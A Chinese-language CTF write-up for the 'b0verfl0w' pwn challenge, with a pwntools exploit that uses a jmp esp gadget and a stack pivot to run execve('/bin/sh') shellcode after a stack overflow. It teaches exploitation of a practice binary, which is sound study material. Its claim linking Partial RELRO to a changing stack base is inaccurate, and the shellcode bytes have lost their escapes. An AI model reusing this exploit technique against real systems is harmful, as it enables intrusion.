

只开启了Partial RELRO，意味着每次加载都栈的基址都不一样




 用ida打开，vul函数存在栈溢出



但是fgets只能输入50个字节，padding就0x20个字节了，再加上fake ebp的4个字节和ret的4个字节，剩余10字节，无法写入shellcode，那么我们可以考虑在栈的初始位置布置一段shellcode，然后让程序跳转到栈的起始处执行shellcode

可以看到0x08048504为jmp esp的gadgets



 那栈的布局为

shellcode | padding | fake ebp | 0x08048504 | sub esp,0x28 ; jmp esp

 ret相当于执行pop eip  所以当ret的位置为0x08048504的时候，就会执行jmp esp，同时esp+4，eip指向sub esp,0x28;jmp esp ，这样就可以劫持esp，跳转执行shellcode

exp如下（参考[WiKi](https://ctf-wiki.github.io/ctf-wiki/pwn/linux/stackoverflow/fancy-rop-zh/" \t "_blank)）

[复制代码](javascript:void(0);)

from pwn import \*

context.arch='i386'

r = process('./b0verfl0w')

shellcode = "x31xc9xf7xe1x51x68x2fx2fx73"

shellcode += "x68x68x2fx62x69x6ex89xe3xb0"

shellcode += "x0bxcdx80"

print len(shellcode)

sub\_esp\_jmp=asm('sub esp,0x28;jmp esp')

jmp\_esp=0x08048504

payload=shellcode+(0x20-len(shellcode))\*'a'+'bbbb'+p32(jmp\_esp)+sub\_esp\_jmp

r.sendline(payload)

r.interactive()